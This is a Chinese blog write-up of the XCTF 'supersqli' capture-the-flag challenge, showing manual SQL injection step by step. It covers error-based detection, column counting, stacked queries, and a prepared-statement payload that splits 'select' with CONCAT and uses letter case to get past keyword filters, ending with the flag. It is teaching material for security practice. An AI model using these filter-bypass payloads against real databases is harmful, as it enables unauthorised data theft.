
XCTF-supersqli

原创

auxein 于 2020-08-06 21:49:34 发布 141 收藏 1
分类专栏： CTF-Web入门
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/weixin_45613760/article/details/107848982
版权


CTF-Web入门 专栏收录该内容

6 篇文章 0 订阅
订阅专栏

XCTF-supersqli

- 题目描述随便注
- 打开链接，查看源码
- 判断是否存在sql注入漏洞
- 判断注入漏洞的类型
  - 数字型判断
  - 字符型判断
- 获取列数
- 尝试联合查询
- 堆叠注入绕过过滤
- 查询flag

题目描述随便注

supersqli 47 最佳Writeup由admin提供 WP 建议
难度系数： 2.0
题目来源： 强网杯 2019
题目描述： 随便注
题目场景： http://220.249.52.133:53805
删除场景
倒计时： 03:50:51 延时
题目附件： 暂无
https://blog.csdn.net/weixin_45613760

打开链接，查看源码

不安全 | 220.249.52.133:53805

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

https://blog.csdn.net/weixin_45613760

```html
<html>

<head>
    <meta charset="UTF-8">
    <title>easy_sql</title>
</head>

<body>
<h1>取材于某次真实环境渗透，只说一句话：开发和安全缺一不可</h1>
<!-- sqlmap是没有灵魂的 -->
<form method="get">
    姿势: <input type="text" name="inject" value="1">
    <input type="submit">
</form>

<pre>
</pre>

</body>

</html>
```

https://blog.csdn.net/weixin_45613760

看来没办法使用sqlmap了，采用手注⑧

判断是否存在sql注入漏洞

最为经典的一种判断方法是单引号判断法
即在参数后面加上单引号，如下

```
http://220.249.52.133:53805/?inject=1'
```

如果页面返回错误，则存在sql注入
原因是字符型或者是整型都会因为单引号个数不匹配而报错

尝试注入，的确存在注入漏洞

220.249.52.133:53805/?inject=1%27

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1''' at

https://blog.csdn.net/weixin_45613760

判断注入漏洞的类型

注入漏洞分为两种类型

- 数字型
- 字符型

数字型判断

数字型sql语句一般如下

```
select * from <table_name> where inject =  x
```

可以通过and 1=1 和 and 1=2进行判断

- 在url中输入

```
http://220.249.52.133:53805/?inject=1 and 1=1
```

返回正常，接着下一步

220.249.52.133:53805/?inject=1%20and%201=1

取材于某次真实环境渗透，只说一句话：开

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

https://blog.csdn.net/weixin_45613760

- 在url中输入

```
http://220.249.52.133:53805/?inject=1 and 1=2
```

如果返回错误，即说明为数字型注入

尝试后发现仍然正常，说明该处不是数字型注入

不安全 | 220.249.52.133:53805/?inject=1%20and%20%201=2

取材于某次真实环境渗透，只说一句话：

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

https://blog.csdn.net/weixin_45613760

解释一下
如果为数字型注入，当输入`and 1=1`时，执行的sql语句如下

```
select * from <table_name> where inject=1 and 1=1
```

无语法错误且逻辑判断为真，返回正常

当输入`and 1=2`时，执行的sql语句如下

```
select * from <table_name> where inject=1 and 1=2
```

无语法错误但逻辑判断为假，返回错误

如果此题为字符型注入，产生的sql语句如下

```
select * from <table_name> where inject= '1 and 1=1'
select * from <table_name> where inject= '1 and 1=2'
```

这样的话并不会进行and的逻辑判断，所以这道题应该是字符型注入

字符型判断

字符型sql语句一般如下

```
select * from <table_name> where inject =  'x'
```

可以通过and ‘1’='1 和 and ‘1’='2进行判断

- 在url中输入

```
http://220.249.52.133:53805/?inject=1' and '1'='1
```

返回正常，接着下一步

220.249.52.133:53805/?inject=1%27%20and%20%271%27=%271

取材于某次真实环境渗透，只说一句话：开发和安全

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

https://blog.csdn.net/weixin_45613760

- 在url中输入

```
http://220.249.52.133:53805/?inject=1' and '1'='2
```

返回错误，该题为字符型注入

220.249.52.133:53805/?inject=1'%20and%20%271%27=%272

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use r

https://blog.csdn.net/weixin_45613760

获取列数

输入`1' order by 1#`，即表示 所select的字段按第一个字段排序
正常

不安全 | 220.249.52.133:53805/?inject=1'+order+by+1%23#

取材于某次真实环境渗透，只说一句话：开发和安

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

https://blog.csdn.net/weixin_45613760

输入`1' order by 2#`，正常

不安全 | 220.249.52.133:53805/?inject=1%27+order+by+2%23#

取材于某次真实环境渗透，只说一句话：开发和安全

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

https://blog.csdn.net/weixin_45613760

输入`1' order by 3#`，报错

不安全 | 220.249.52.133:53805/?inject=1%27+order+by+3%23#

取材于某次真实环境渗透，只说一句话：开发

姿势: 1 提交

```
error 1054 : Unknown column '3' in 'order clause'
```

https://blog.csdn.net/weixin_45613760

得出这张表只有两个字段，数据为两列


尝试联合查询

union运算符可以将两个或两个以上的**select**语句的查询结果集合合并成一个结果集显示，即执行联合查询。需要注意的使用**union**查询的时候需要和主查询语句的列数相同，刚才我们查询得出列数为2

输入`1' union select database(),user()#`

- database()会返回当前网站所使用的数据库名字
- user()会返回执行当前查询的用户名

结果如下



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交


```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

https://blog.csdn.net/weixin_45613760

发现这里过滤了一些语句，无法再进行查询了

堆叠注入绕过过滤

堆叠注入：堆叠查询可以执行多条SQL语句，语句之间以分号(;)隔开。而堆叠查询注入攻击就是利用此特点，在第二条语句中构造自己要执行的语句。
我们尝试查询所有的表名
输入`1';show tables#`



取材于某次真实环境渗透，只说一句话：开发和

姿势: 1 提交


```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

https://blog.csdn.net/weixin_45613760

可以发现这里有两张表，分别再查询两张表中的列
通过`desc table_name`语句可以查询一张表中的所有字段
输入``1';desc `1919810931114514`#``,注意这里为反引号



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

https://blog.csdn.net/weixin_45613760

输入`1';desc `words`#`

← → C ⓘ 不安全 | 220.249.52.133:53805/?inject=1%27%3Bdesc+%60words%60%23#

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

https://blog.csdn.net/weixin_45613760

很显然，flag在第一张表中

查询flag

这里采用的是预编译的方式
介绍一下预编译的语法

```
PREPARE stmt_name FROM preparable_stmt

EXECUTE stmt_name
 [USING @var_name [, @var_name] ...] -

{DEALLOCATE | DROP} PREPARE stmt_name

set用于设置变量名和值
prepare用于预备一个语句，并赋予名称，以后可以引用该语句
execute执行语句
deallocate prepare用来释放掉预处理的语句
```

举个例

```
mysql> PREPARE stmt FROM 'SELECT ?+?';
Query OK, 0 rows affected (0.01 sec)
Statement prepared

mysql> SET @a=1, @b=10 ;
Query OK, 0 rows affected (0.00 sec)

mysql> EXECUTE stmt USING @a, @b;

+------+
| ?+? |
+------+
| 11   |
+------+
```

我们已经了解了预编译的用法，接下来再使用堆叠注入
这里采用了CONCAT来绕过select的过滤
payload为

```
1';set @sql = CONCAT('sele','ct * from `1919810931114514`;');prepare stmt from @sql;EXECUTE stmt;#
```

发现这里还过滤了**set**以及**prepare**

不安全 | 220.249.52.133:53805/?inject=11%27%3Bset+%40sql+%3D+CONCAT%28%27sele%27%2C%27ct+*+from+%6019198109...

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

strstr($inject, "set") && strstr($inject, "prepare")

https://blog.csdn.net/weixin_45613760

需要注意的一点是这里使用了strstr对set和prepare关键字进行了检查，但是strstr检查不对大小写进行检查，所以这里可以通过大小写绕过，set和prepare关键字只要有一个是大写就可以绕过

```
1';set @sql = CONCAT('Sele','ct * from `1919810931114514`;');Prepare stmt from @sql;EXECUTE stmt;#
```

得到flag如下

不安全 | 220.249.52.133:53805/?inject=1%27%3Bset+%40sql+%3D+CONCAT%28%27Sele%27%2C%27ct+*+from+%60191981093...

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可


姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(38) "flag{c168d583ed0d4d7196967b28cbd0b5e9}"
}
```

---

https://blog.csdn.net/weixin_45613760



创作打卡挑战赛

赢取流量/现金/CSDN周边激励大奖